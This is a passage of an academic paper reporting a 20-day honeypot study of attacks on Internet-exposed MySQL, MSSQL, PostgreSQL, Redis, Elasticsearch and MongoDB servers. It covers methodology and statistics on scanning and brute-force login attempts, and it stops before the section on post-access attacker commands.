Decoy Databases: Analyzing Attacks on Public Facing Databases

Yuqian Song
yuqian.song@tudelft.nl
Delft University of Technology
Delft, The Netherlands

Georgios Smaragdakis
g.smaragdakis@tudelft.nl
Delft University of Technology
Delft, The Netherlands

Harm Griffioen
h.j.griffioen@tudelft.nl
Delft University of Technology
Delft, The Netherlands

Abstract

Databases often store sensitive organizational data but may be exposed to the Internet through misconfiguration or vulnerabilities. However, such databases may be unintentionally exposed to the Internet, e.g., due to misconfiguration or be vulnerable. To study real-world attacks on public-facing database management systems (DBMS), we deployed 278 honeypots over 20 days in March–April 2024. Our 220 low-interaction honeypots emulate MySQL, MSSQL, PostgreSQL, and Redis, revealing that scanning activity is relatively low (≈3,000 IPs), but brute-force attempts are persistent. We also deploy 58 medium/high-interaction honeypots, which reveal three distinct types of exploitation: (i) direct attacks on the database management system to manipulate the database, (ii) ransom-driven attacks that copy and delete the targeted data, and (iii) use the database as an attack vector to take over the underlying system. Our findings highlight that DBMS-targeted attacks are distinct from those on other Internet-facing systems and deserve focused attention.

CCS Concepts

• **Security and privacy → Network security**; **Database and storage security**; *Intrusion/anomaly detection and malware mitigation.*

ACM Reference Format:
Yuqian Song, Georgios Smaragdakis, and Harm Griffioen. 2025. Decoy Databases: Analyzing Attacks on Public Facing Databases. In *Proceedings of the 2025 ACM Internet Measurement Conference (IMC '25), October 28–31, 2025, Madison, WI, USA.* ACM, New York, NY, USA, 18 pages. https://doi.org/10.1145/3730567.3764481

1 Introduction

A large part of our social, entertainment, commercial, and education activity has moved online. To enable this online digital transformation, databases are becoming increasingly important to support a plethora of applications, ranging from simple queries to support e-governance and record search, and very complicated tasks such as recommendation systems and e-commerce. Indeed, database management systems (DBMS) are not any more only a "back-end" tool but increasingly an online front-end accelerator of applications as databases can significantly reduce the response time to user queries, improving user engagement and satisfaction.

By performing queries to device search engines such as Censys [18] and Shodan [76], we find hundreds of thousands of servers exposing online DBMS. In Spring 2024, Censys reports more than 6.5 million servers hosting databases, of which 5.7 million MySQL, 730k PostgreSQL, 470k Redis, 390k MSQL, and 150k Mongodb. During the same period, Shodan reports 340k servers that host different DBMS, including 300k PostgreSQL, 11k MongoDB, and 3k Redis.

Due to the importance of online databases for the operation of applications and the value of the data they are storing, it is no surprise that they are a prime target for attacks. High profile attacks and breaches of online databases include attacks to online applications, e.g., user data breach of Ashley Madison dating service [44], breach of data associated with 700 million LinkedIn users [33], customer directories, e.g., AT&T customer data breach in 2024 [10], and personal data, e.g., Social Security numbers of 272 million people [45].

Recent measurement studies note a large scanning interest for DBMS. According to Durumeric et al. [31] Redis (port 6379), MongoDB (port 27017), Elasticsearch (port 9200), and PostgreSQL (port 5432) are consistently ranked in the top 30 scanned TCP ports by packet volume during the last 10 years. Griffioen et al. [38] and Anand et al. [5] report that Elasticsearch, MySQL (port 3306), MSSQL (port 1433), and Redis are among the most popular ports for scanning by independently analyzing two different telescopes. Operation and analysis of reactive Telescopes, e.g., Spoki [39], also show that MSSQL is among the top-3 most visited ports.

Despite the high profile incidents of attacks in DBMS and the reported scanning activity of such systems in the wild, little is known about the techniques and strategies of attackers that target such systems. This exploratory study provides threat intelligence on database-targeted attacks through the deployment of a set of open-source DBMS honeypots.

We can classify observed adversarial behavior into three broad categories: scanning, scouting, and exploiting. *Scanning* refers to hosts that simply detect the presence or accessibility of a database service. *Scouting* involves attempts to authenticate, enumerate, or retrieve data from the DBMS. *Exploiting* covers activity where adversaries attempt to manipulate the DBMS or compromise the underlying system.
Our contributions can be summarized as follows:

- We perform traffic analysis on low-interaction honeypots and report on attack frequency, adversarial patterns such as user retention, autonomous system (AS) origin, and brute-force behavior.
- Using data obtained from medium- and high-interaction honeypots, we classify adversarial intent into three categories: *scanning*, *scouting*, and *exploiting*, cluster adversaries based on the sequence of their actions, and identify behavioral groupings.
- We analyze exploitative behaviors in detail and present observed sequences of commands.
- We contribute the first public dataset focused specifically on DBMS attacks, see Appendix B for access.

IMC '25, Madison, WI, USA.

ACM ISBN 979-8-4007-1860-1/2025/10
https://doi.org/10.1145/3730567.3764481

2 Background

In this section, we provide background information on database systems, honeypots, and Internet scanning.

Database Management Systems (DBMS): A database is a collection of structured information to store various types of data, including financial data, medical records, user data, and many other types of data. Database systems often expose their service over a TCP port, allowing other services to query the database over the Internet. As databases are often used to store sensitive data, many database systems require some form of authentication before accessing the information. One security measure that is advised for many database systems, is to *not expose the database system directly to the Internet* [40, 60, 62]. Instead, the database should be exposed behind a firewall that makes sure that only a limited set of hosts can access the database directly.

Honeypots: A honeypot mimics a real system to attract, log, and inspect potential malicious activity [59]. Honeypots can be used for many different applications, and range from IoT [67, 91], to DDoS [6, 87, 93], and Industrial Control Systems [7, 28, 55, 82]. Honeypots can be classified in three broad categories [57]:

Low-interaction honeypots simulate a restrictive set of behaviors, such as a login screen without an access granting password.

Medium-interaction honeypots emulate a protocol and allow for more user interaction. A popular example is Cowrie [21], where the system appears like a genuine telnet or SSH device that allows file downloads and executions.

High-interaction honeypots provide access to real systems with minimal simulation. From an attacker point of view, this would be indistinguishable from a real system.

One of the uses of honeypots is the detection of intrusions, where a honeypot is set up inside a network and provides alerts when it is contacted as this is likely due to a malicious entity trying to grow their foothold in the network [50]. Another important application of honeypots is their deployment to characterize and better understand the evolving threat landscape on the Internet [4, 46], which is also the focus of this paper.

Internet scanning: When a service, such as a database, is exposed on the Internet, it takes only minutes before it is first identified by means of port-scanning [32]. Security organizations, academics, and attackers probe internet addresses to identify exposed services. During such scans, honeypots will respond just like a normal system, making it hard to identify a-priori whether a system is real or a honeypot.

3 Related Work

Internet scanning has long been a focal point for both adversaries and researchers due to its role in identifying vulnerable systems. Early work by Allman et al. [3] provided insights on the rise of scanning, documenting its growth over more than a decade. Their study highlighted how scanning became a widespread tool used to probe networks and uncover weak points. Following research on scanning such as that of Durumeric et al. [32] explored who is scanning, what services are being targeted, and the impact of new scanners on the overall landscape. The significance of scanning is further demonstrated by commercial platforms like Shodan [76], and Censys [18], search engines that provide detailed, real-time data on internet-facing devices and vulnerabilities [16, 30]. These tools facilitate the identification and analysis of exposed services, enabling faster detection of vulnerabilities and more effective responses to potential threats. Building on this, Wu et al. [95] analyzed how such platforms conduct their scans and examined the ethical implications of their practices. Using honeypots, they characterized the strategies employed by these search engines to collect information. Beyond specific platforms, prior work has organized scanning techniques into taxonomies, notably in studies by de Vivo et al. [25] and Barnett et al. [12].

Targeting of databases by scanning traffic. Among the myriad services targeted by internet scanning, such as IoT devices [53] and cloud-hosted services [43], databases stand out as particularly sensitive and high-value assets. The increased frequency of data breaches [79] shows the critical importance of safeguarding these systems. Adversaries are increasingly focusing on databases to exploit valuable information, such as personal data, financial records, or proprietary company information, which can be used for goals such as identity theft, ransom and financial fraud. Research has shown that scanning activities frequently target SQL DBMS [3], with specific attention to MSSQL [17, 32]. Recent work by Griffioen et al. [38], which analyzes over a decade of scanning behavior, shows that database ports such as those for Elasticsearch, MySQL, MSSQL, and Redis are frequently found in the top 10 most scanned ports each year. Additionally, Durumeric et al. [31] report that Redis, MongoDB, Elasticsearch, and PostgreSQL are consistently ranked in the top 30 scanned TCP ports by packet volume. Further evidence of this targeted activity is reflected in the high scan volume specifically directed at Redis, as demonstrated by Anand et al. [5]. Another recent study on darknet traffic observed spikes in scanning activity targeting unpatched MSSQL instances with known CVEs, particularly around patch release days [35], indicating deliberate targeting of known vulnerabilities.

Database security. The importance of database security has been recognized since well before the Internet era [26]. More contemporary research has advanced the field by advocating for multi-layered defense strategies [13], and underscoring the importance of the CIA (confidentiality, integrity, and availability) triad in ensuring data security [14]. Further studies have explored the origins of database threats [58] and provided comprehensive surveys on countermeasures [51], highlighting the ongoing need for effective and adaptive security solutions.

Threat intelligence. To effectively defend against malicious scans and secure databases, comprehensive threat intelligence is essential. Network telescopes play a critical role in monitoring scanning activities and uncovering patterns [32]. For example, the work by Richter et al. utilized data from a Content Delivery Network (CDN) to identify localized scanning patterns that might elude traditional darknets [73]. Another study investigated how the origin of scans affects their coverage and accuracy, revealing the impact of geographic biases and network issues on results [90]. Additionally, DScope, a cloud-based Internet telescope, provides scalable and interactive monitoring, offering a more detailed perspective on scanning activities and vulnerabilities compared to traditional methods [69]. This work extends further with a CVE wayback machine that analyzes the lifecycle of CVE exploits [68]. Moreover, a recent study introduced a reactive network telescope that performs

Work	Honeypot	# Honeypots	Data Collection	# Traffic	# Attacks	Start–End Date	Duration
Pa et al. [67]	IoTPOT (Telnet: IoT)	87	Live	180,581 host IP’s	79,935 exploitative IP’s	Apr.’15 – Jun.’15	81 days
Wang et al. [91]	ThingPot (REST, XMPP: IoT)	1 (5 nodes + 1 controller)	Live	113,741 requests	47,297 targeted requests	Jun.’17-Aug.’17	47 days
Dodsen et al. [28]	SecuriOT Honeypots (S7comm, BACnet, SOAP, IEC, DNP3, Modbus: ICS and port:37215)	120	Live	202,467 packets	9 attack interactions on ICS, 3,919 malicious interactions on port:37215	Mar.’18 - Apr.’19	13 months
Hiesgen et al. [39]	Spoki (reactive telescope)	4 instances on 1,024 IP addresses	Live	16,597,830 two-phase scanner events	4,140,195 two-phase scanner events with payload	Apr.’20 - Jan.’20	3 months
Munteanu et al. [59]	SSH/Telnet Honeyfarm (SSH, Telnet)	221	Live	402 million sessions	30.3% (Approx 122 million intrusive sessions)	Nov.’21 - Mar.’23	15 months
Wu et al. [95]	Honeypot with ports closed, Honeypot with popular ports open, Web Honeypot (IoT)	28	Live	14,693,367 requests	N/A (Work does not focus on attacks but ethics of scanning strategies)	Mar.’23-Mar.’24	12 months
van Liebergen et al. [81]	MySQL	5	Live	62 attacker hosts	131 ransom notes, 3 unique templates	Jun.’24, Sep.’24	40 days
This work	Honeypots (MySQL, PostgreSQL,Redis, MSSQL), RedisHoneyPot (Redis), Sticky Elephant (PostgreSQL), Elasticpot (Elasticsearch), Mongo-honeypot (MongoDB)	278	Live	3,340 host IPs (Low-interaction), 3,665 host IPs (medium and high-interaction)	324 exploitative IPs (medium and high-interaction)	Mar.’24-Apr.’24	20 days

Table 1: Quantitative comparison of related work on honeypots.

TCP handshakes, effectively transforming it into a low-interaction honeypot and offering deeper insights into attacker activities [39].

Honeypots. While network telescopes provide valuable insights into scanning behavior, understanding the actions taken by adversaries after discovering a service requires a different approach. Furthermore, there are scanners and attackers that avoid telescopes [43]. Honeypots, designed to emulate vulnerable environments, serve as effective tools for this purpose. They allow researchers to observe how adversaries interact with and exploit services post-discovery. For instance, in the work by Munteanu et al. [59] researchers deployed a customized Cowrie honeypot suite to monitor SSH and Telnet interactions globally. Their work revealed detailed insights into attacker behavior and tactics once a service is discovered, demonstrating the value of honeypots in capturing real-world exploitation methods.

Quantitative analysis. We conducted a quantitative comparison of our study against prior works that employ honeypots, summarized in Table 1. Compared to existing research that makes use of honeypot data, our deployment differs in several notable ways. While we operated our honeypots for a relatively short period of time, we deployed a substantially larger number of instances than most comparable studies. The typical runtime baseline for honeypot-based research ranges from roughly 1.5 to 3 months, with some studies extending to a year or longer. Our shorter deployment is therefore on the lower end of the spectrum, but it is sufficient given the exploratory nature of our work and our focus on raising concern on current database attacks rather than long-term trends.

In terms of honeypot variety, most related works rely on either a single proposed honeypot that may emulate multiple services or only a small set of service-specific honeypots. Our approach differs by an increased deployment size, and employs a variety of database honeypots on all interaction levels.

Direct comparison of traffic volume and attack counts is challenging, as the studies answer different questions. Some works focus on scanning activity without providing detailed breakdowns of attack types, while others focus on qualitative threat analysis without disclosing concrete numbers of connections or attacks. Therefore the metrics emphasized in these analysis is vastly different.

Our work is most directly comparable to ours is that of van Liebergen et al. [81], which was conducted in parallel. Their primary focus was studying ransom(ware) attacks, whereas our study examines a broader spectrum of malicious activity targeting databases. However, the majority of their analysis leverages historical data from the LeakIX project, a scanner that identifies and indexes compromised services and data leaks, supplemented with live honeypot data. In their live deployment, they collected 3 unique ransom note templates originating from 62 IP addresses. By comparison, our study identified only 2 unique templates, also from 62 IP addresses. Unlike their mixed approach, our findings are derived exclusively from data that we collected using honeypots ourselves.

Database honeypots. Limited exploration has been conducted on database honeypots, but existing literature supports their utility in analyzing threat intelligence. A high-interaction MySQL honeypot has been created to analyze SQL injection attacks, offering comprehensive reconstruction of attack procedures [49]. However, its effectiveness was evaluated using simulated attacks rather than real-world adversarial activity. Another work proposed integrating honey tokens with database honeypots (MySQL) to detect unauthorized access by placing decoy credentials and files as tripwires, enhancing the ability to monitor and respond to suspicious activities [92]. This approach would allow for both external and internal threat detection, providing a robust method for analyzing and mitigating database attacks. However, the study was not deployed in a real-world setting and did not collect or evaluate against actual adversarial attack data. In recent work by Hu et al. [41], a Large Language Model (LLM) based honeypot for MySQL is proposed for gathering threat intelligence. This approach leverages the LLM’s ability to respond to novel and unknown attacks that traditional low-interaction honeypots cannot detect, while addressing security shortcomings of honeypots using real systems. This system was evaluated using historical attack data rather than being deployed to collect live interactions. In a parallel work to ours, van Liebergen

Work	Year	New Method	Sim.	Hist.	Live
Ma et al. [49]	2011	✓	✓		
Wegerer et al. [92]	2016	✓			
Hu et al. [41]	2024	✓		✓	
This work	2025				✓

Table 2: Qualitative comparison of related work on DBMS honeypots. Sim. = Simulated data, Hist. = Historical data

et al. [81] studied database ransomware attacks in compromised database servers over three years. Their study combined historical data from previously compromised servers with data collected from MySQL honeypots to capture a contemporary view of ongoing ransom(ware) attack activity.

Prior research has consistently shown that common database ports are frequent targets of scanning activity over extended periods, highlighting widespread interest in database systems. However, these studies largely focus on identifying which services scanners may target, without examining what attackers attempt to do *after* discovering an exposed database. At the same time, existing work emphasizes the importance of database security and the value of honeypots for gathering threat intelligence. And while a few database honeypots and frameworks have been proposed to study such threats, most remain conceptual, rely on simulated attacks, or are tested against historical data as shown in Table 2. As a result, they offer limited visibility into the current real-time behavior of adversaries in the wild. Our work addresses this gap by deploying a diverse set of low-, medium-, and high-interaction database honeypots in live environments to collect real-world attack data. With this data we are able to move beyond identifying scanning trends by analyzing what attackers do *after* they detect a service, whether that is brute-force logins, exfiltrating data or probing for vulnerabilities. This allows us to uncover behavioral patterns via classifications of captured DBMS commands, understand the intent behind each actor post access, and associate observed actions with broader attack campaigns through clustering.

4 Dataset and Methodology

Our work relies on a dataset of scan and exploitation traces against public-facing databases, which we collect over a period between March 22 - April 11, 2024. We make use of two setups: low-interaction honeypots that gather scanning information and login attempts, and medium/high-interaction honeypots that gather executed commands. We make use of existing open-source projects that implement database honeypots. Table 3 show specific honeypots and the protocols that they simulate. The categories in the “Captures” column are introduced in Section 4.3.

4.1 Honeypot Description

The *Qeeqbox Honeypots* [71] package, offers a suite of 30 low-to-high interaction honeypots tailored for monitoring network traffic, bot activities, and user credentials. Our focus is on the following low interaction database honeypots: MySQL, Postgres, Redis, Elastic, and MSSQL. These honeypots provide a basic response upon connection, and can capture user credentials such as usernames and passwords, but lack the ability to provide further interaction.
RedisHoneyPot [23] is a medium interaction honeypot written in GO language, designed to simulate a Redis database environment. It provides a simulated Redis instance with the capability to respond to 14 different operations commonly used with Redis, including commands such as `SET`, `GET`, `DEL`, `FLUSHDB`, and `SLAVEOF`.

Honeypot	Level	Simulates	Captures
Qeeqbox [71]	Low	MySQL, PostgreSQL, Redis, MSSQL	S, T
RedisHoneyPot [23]	Med	Redis	S, T, E
Sticky Elephant [15]	Med	PostgreSQL	S, T, E
Elasticpot [89]	Med	Elasticsearch	S, T, E
Mongo-honeypot [8]	High	MongoDB	S, T, E

Table 3: Honeypots: S: Scanning, T: Scouting, E: Exploiting.

Sticky Elephant [15] is a medium interaction honeypot designed to mimic a Postgres database connected to the web. Developed in Ruby, it utilizes a specialized “handler” script to manage queries, which allows it to respond to a wider range of queries. However, it doesn’t execute corresponding actions like a real database but provides a scripted response.
Elasticpot [89], a primarily Python-based medium-interaction honeypot, replicates a vulnerable Elasticsearch server accessible over the internet. Its response to queries can be extensively customized through `.json` files, allowing users to tailor responses for queries on indices, nodes, clusters, etc.
Mongodb-honeypot [8] is a high-interaction honeypot specifically designed to present itself as a legitimate MongoDB database. Developed in Python, it leverages Docker [27] containers to run a fully functional instance of MongoDB. One notable feature is its ability to upload a `.json` file containing data for the database, enhancing its realism and attractiveness to potential adversaries.

4.2 Honeypot Configuration

Table 4 shows the setup of our experiment. Except for the MongoDB honeypots, other honeypots are deployed in a single enterprise network in the Netherlands within Docker [27] containers.

For the low-interaction *Qeeqbox* honeypots we run two modes. The main part of the experiment is hosted on 50 IP addresses, effectively creating 200 honeypots. To understand whether adversaries identify these services as obvious honeypots as they expose multiple database services at once, a second set of 20 IP addresses is used to run five instances per database protocol to be used as a validation set. The honeypots are running in their default configuration.

To gain deeper insights from the medium- and high-interaction honeypots, we introduced some custom configurations. These modifications were applied on a per-honeypot basis and were incorporated in the original implementation, avoiding extensive changes such as adding entirely new functions.

The *RedisHoneyPot* is set up to operate in two distinct configurations. In the first configuration, we maintained a default out-of-the-box setup, while in the other, we augmented it with 200 fabricated user login entries generated by Mockaroo [56], a random data generation service. This data comprised out of a username and its corresponding password. The primary objective is to assess whether adversaries would exhibit any knowledge of the data compared to the standard configuration without entries.

The *Sticky Elephant* PostgreSQL honeypot is configured in the default setup, allowing all incoming connections, and in a setup where adversaries are not able to log in. The goal of this setup is to understand whether adversaries that are not able to log in resort to other methods such as exploits.

Interaction	DBMS	Port	Instances	Configuration details
Low	MySQL	3306	50	One instance of each honeypot type per VM
	PostgreSQL	5432	50	
	Redis	6379	50	
	MSSQL	1433	50	
Low	MySQL	3306	5	One honeypot type per VM
	PostgreSQL	5432	5	
	Redis	6379	5	
	MSSQL	1433	5	
Medium	Redis	6379	10	Default
			10	Fake data
Medium	PostgreSQL	5432	10	Default
			10	Login disabled
Medium	Elastic	9200	10	Default
High	MongoDB	27017	8	Fake data

Table 4: Deployment of honeypots in the experiment running from March 22nd, 2024, to April 11th, 2024.



Figure 1: Data processing pipeline. ①: Network traffic reaches the honeypots from the internet, each running inside a VM. ②: Each honeypot generates log files which are stored and finally forwarded to the conversion scripts. ③: GeoIP and ASN information is added using MaxMind's GeoLite database for each client IP in the logs. ④: The logs are cleaned, standardized, and converted into queryable SQLite databases.

Elasticpot is running in its default settings, leaving authentication disabled and permitting unrestricted access. Here, anyone can issue commands directly through the database's emulated HTTP API.

For the high-interaction *MongoDB* honeypot we populated the database with fake customer data generated using Mockaroo [56], containing names, addresses, phone numbers, and credit card information. Because this is a high-interaction honeypot, our hosting provider did not permit it to be deployed within the enterprise network alongside the other honeypots, after a risk assessment. Therefore, we deployed eight honeypot instances on a cloud hosting provider, each placed in a different geographic location. The honeypots were distributed across eight countries: Australia, Canada, Germany, India, the Netherlands, Singapore, the United Kingdom, and the United States.

4.3 Data Processing

Each honeypot logs data in varying file formats, typically as either `.log` or `.json` files. To standardize the file formats and ease analysis, we convert these logs into SQLite databases using the conversion scripts as shown in the pipeline of Figure 1. We chose SQLite for convenience, but any format that standardized file formats and eased analysis could have served the same purpose. During this process the data is enriched by incorporating additional contextual information, such as the Autonomous System (AS) number and the geographical location of the originating IP addresses, using the MaxMind Geolite database [54] dating from the same time as the experiment, namely April 2024. Furthermore, we identify whether the sources contacting our honeypots originate from known *institutional scanners*, which are automated systems operated by security companies, research groups, or search engines such as Censys [18] and Shodan [76]. These scanners routinely probe exposed services to index, monitor, or assess their security, sometimes also testing for known vulnerabilities. We follow the methodology of [38] to detect and classify such sources in our dataset.

In addition, we manually categorized each AS based on its associated type, which was determined by visiting the website of the organization. To supplement the manual classification, we also used ASdb [96] to cross-reference our classification. Each AS was classified into one of the following categories: Business, Hosting, ICT Service, IP Service, Security, Telecom, University, VPN, and Unknown. The description of these types is listed in Appendix D.

In order to better understand the nature of the threat actors incoming to our honeypots, we categorized source IP addresses based on the observed behaviors and actions taken by clients. We applied a series of regex filters to automatically to classify each source IP into the following categories, as defined in the Introduction:

Scanning: This category includes all IP addresses where the client connects to the honeypot but does not attempt any meaningful interaction beyond basic connection and disconnection. These IPs show no evidence of login attempts or database queries, suggesting that the client is likely performing reconnaissance to identify accessible database services.
Scouting: IP addresses classified under scouting include clients that attempt to login (including brute-forcing) to the honeypot and/or execute basic commands such as `KEYS` and `INFO` in Redis aimed at gathering information about the DBMS. While these clients are more interactive than scanners, they do not attempt to exploit or modify the database. Any IP that engages in scouting is also placed in the scanning category as they connect.
Exploiting: Exploiting IPs represent the most intrusive behavior, where clients attempt to alter, exploit, or take control of the database or its underlying system. This includes attempts to inject commands, alter records, or exploit known database vulnerabilities. Exploiters may also engage in scouting and scanning prior to launching their attacks, and thus can belong to multiple categories depending on their actions.

5 Low-Interaction Honeypots

The main purpose of the deployment of low-interaction honeypots is to gain insights into the scanning behavior of adversaries. In this section, we report on the scanning and login traffic against these honeypots. Overall, we observed traffic from 3,340 unique IP addresses over the collection period of 20 days, which is a significantly smaller amount of actors compared to studies such as Griffioen et



Figure 2: Qeeqbox Honeypots: Temporal distribution of client IPs connecting to the low-interaction honeypots per hour, and cumulative new unique IPs observed (right y-axis) from March 22nd to April 11th, 2024.



Figure 3: CDF of client retention observed in the low-interaction honeypots grouped by DBMS.

al. [37] (203,920), and Pa et al. [67] (79,935). Figure 2 shows the trend of client IPs connecting per hour over the duration of our study. On average we observe 50 clients probing our 220 honeypots every hour, and 7 previously unseen clients each hour. Additionally, Figures 6, 7, 8, and 9 (Appendix C) present the same hourly connection trends separately for each honeypot type. While the overall behavioral pattern remains consistent across these graphs, with random spikes in activity, the absolute numbers vary depending on the targeting frequency of each service. The retention of client IPs, as shown in Figure 3, refers to the persistence of individual IP addresses reappearing in our honeypots over multiple days during the experiment. Overall, we see 43% of all clients hitting our infrastructure only on a single day throughout the entire experiment. We want to clarify that in this section any IP address that attempted to log in at least once was classified as a brute-force attacker by us. This classification also includes several IP addresses that exhibited clear misconfigurations in their username and password.

Scanning for database systems is largely geographically biased. While we observe sources from all over the world, the population is heavily skewed towards the US, with 1,934 (58%) of all scanning sources originating from the country. The next countries, China and the UK with respectively 10% and 9.3% of scanning sources, are not close to the US. However, most of these port scanning activities originate from institutional IP addresses (1,468), as identified through the institutional list by Griffioen et al. [38], and do not engage with the database system itself.

Table 5 shows the top-10 login attempts per country against our honeypot deployment. Here, we see that only 5% of the US based database scanners actually try to break into the database system, whereas from Russia 60% of all scanners try to log in to one of our databases. Notably, Redis and PostgreSQL received very few login attempts across the entire dataset, not just in Table 5.

Country	#Logins	#IP/Total	#MySQL	#PSQL	#MSSQL
Russia	16,629,581	9/15	108	0	16,629,473
China	884,367	60/348	2,857	0	881,510
Estonia	160,656	2/2	14	0	160,642
South Korea	97,527	6/11	21,522	0	76,005
Ukraine	96,999	1/1	0	0	96,999
Iran	74,856	1/2	0	0	74,856
United States	67,179	101/1,934	12,623	13	54,543
Georgia	62,850	1/1	0	0	62,850
Greece	13,040	1/1	0	0	13,040
India	12,491	6/18	19	0	12,472

Table 5: Top-10 countries with the most login attempts. # IP/Total represents the number of unique IPs that attempted logins compared to the total number of IPs identified from that country. There is no dedicated column for Redis as it did not receive any login attempts from any of the countries in this table. PSQL = PostgreSQL.

To better understand the high volume of login attempts from Russia, as shown in Table 5, we found that the bulk of the activity, around 4 million login attempts each, was driven by just four IP addresses. These IPs remained active for 16 to 19 days out of the total 20 days our honeypots were active. In contrast, the remaining five IP addresses were far less active, generating at most a few hundred login attempts over a much shorter period, typically 1 to 3 days. In fact, these four IP addresses belong to the same autonomous system, AS208091 (a hoster registered in the UK).

Database brute-forcers invest a lot of resources to gain access. The number of clients attempting to identify database login credentials is smaller compared to other brute-force studies. For instance, Griffioen et al. [37] reported 203,920 clients targeting Telnet, while Munteanu et al. [59] observed 420,000 clients attacking Telnet and SSH. In contrast, although our study involved fewer clients, each exhibited significantly more aggressive behavior: the average number of brute-force attempts per client was 5,373, an order of magnitude higher than the 458 attempts per client observed in SSH brute-force attackers by Singh et al. [78]. Table 5 shows login attempts for the top-10 countries. The data shows that Microsoft SQL is the primary target of brute-force attacks, with a total of 18,076,729 attempts out of 18,162,811 recorded across all DBMS when we include those originating from countries outside the top-10. This highlights a disproportionate focus on Microsoft SQL and demonstrates the considerable effort adversaries invest in attempting to gain access to this particular service. For PostgreSQL, where we see few login attempts, we observe only attackers that try a single combination once or repeatedly without changing their input combination. For this particular database system, we thus do not see traditional brute-forcing where attackers try as many combinations as possible.

Since MSSQL accounted for the vast majority of brute-force attacks in our deployment, we focus our analysis on it here. Table 12 (Appendix C) shows the ten most commonly used usernames and passwords against MSSQL. The main user which we see in brute-force attempts is "sa", i.e., the **s**ystem **a**dministrator account for MSSQL, which can not be deleted. Similar to previous studies on SSH brute-force attacks [78], attacks do not only target default passwords set by device manufacturers, but also consist of longer, more varied, and customized credential lists. For instance, in MSSQL alone, we observed over 240,131 unique credential combinations. Additionally, our system recorded 14,540 unique usernames and 226,961 unique passwords. This indicates a deliberate and targeted approach in compromising databases.

Adversaries do not care whether a system runs multiple services. As mentioned in Section 4, we set up our system in a way that maximizes the amount of active honeypots by deploying multiple systems behind the same public facing IP address. To understand whether adversaries identify these systems as honeypots and stop interacting, we also deploy a control group of honeypots that only expose a single service. We do not observe any statistically significant differences between these sets, indicating that adversaries either do not know, or do not care that these addresses are hosting multiple database services. We observe 1,720 unique IP addresses on the single instances and 3,163 unique IP addresses on the multi instances. There is an overlap of 1,543 source IP addresses in both. For IP addresses that appeared in both instances, 41 IP addresses performed login brute force activities against single hosted honeypot instances without targeting the services hosting multiple instances. While this would indicate that there is some selection, we also observe 295 IP addresses that perform brute force activities against our machines with multiple honeypots but do not elicit any brute-forcing activity against the hosts providing a single database service. The decision to attack a host thus does not seem to be influenced by the number of database services running on a system, but rather due to the identified DBMS.

Only a handful of Autonomous Systems (ASes) are responsible for the majority of login activity. During our study, we observe sources from 139 unique ASes contacting our system. The top-10 ASes contacting our honeypots are listed in Table 6. The ASes that were responsible for the majority of the bruteforce attempts are not shown in the table, as they are small and host only a few sources. As shown in Table 7, we find that the top ASes include many cloud service providers, which is understandable as they are readily accessible. While these services can be rented by anyone, the malicious activity does not only originate from cloud providers. Other ASes, such as Chinanet and other parts of the Chinese Telecom infrastructure, stand out for their contribution to malicious traffic. A sizable amount of IP addresses associated with these ASes continue to be reported on AbuseIPDB [2], an open-source intelligence (OSINT) platform where users can report suspicious activity observed on their networks, even six months later. This pattern may indicate that these ASes either lack the necessary enforcement mechanisms to stop abuse or that they are exploited more frequently by attackers due to infrastructural vulnerabilities.

Table 7 shows the type of host that aims to log into our system, as explained in Appendix D, with the classification proposed in Section 4.3. The largest share of login attempts (59.2%) originated from hosts located at Hosting providers, suggesting that cloud services are being heavily exploited by brute force attackers. The Telecom sector contributed a notable 21.3% of logins, indicating a significant volume of activity from telco networks, likely infected machines on residential IPs. 15.3% of logins could not be mapped to ASN.

Many of the bruteforce IP addresses are not classified accordingly in existing threat intelligence sources. Cross-referencing our data with threat intelligence sources like Greynoise [36], we found that, although most of these IPs were listed in their database, the majority were not flagged as malicious, likely because Greynoise does not operate relevant database honeypots. However, out of a total of 599 IP addresses that performed brute-forcing in our logs, 126 (21%) were flagged as malicious by Greynoise, with several specifically labeled as “MSSQL bruteforcers” which aligns with our observations. Leveraging another OSINT platform, AbuseIPDB [2], 391 IP addresses (65%) had recent user-reported activity within the last 180 days, mostly categorized as port scanning and brute-force attempts, further supporting our observations of these IPs’ malicious behavior. For further validation, we utilized the TEAM CYMRU [22] scout API, which identified 289 IP addresses (48%) as “suspicious” and tagged them for scanning behaviors related to various DBMS, SSH, Telnet and VPNs. We also utilized the FEODO tracker from abuse.ch [11] using the “Botnet C2 Indicators of Compromise” list but found no matching IPs. Indicating that these IP addresses were not from a subset of known botnets. These findings reveal that while a significant portion of brute-force and scanning IP addresses are detectable through scanning activity across various services, a subset remains unclassified or unreported by conventional threat intelligence sources.

6 Medium- and High-Interaction Honeypots

Our medium- to high-interaction honeypots primarily provide deeper insights into the post-access actions of adversaries, their goal, attack campaigns, and techniques.

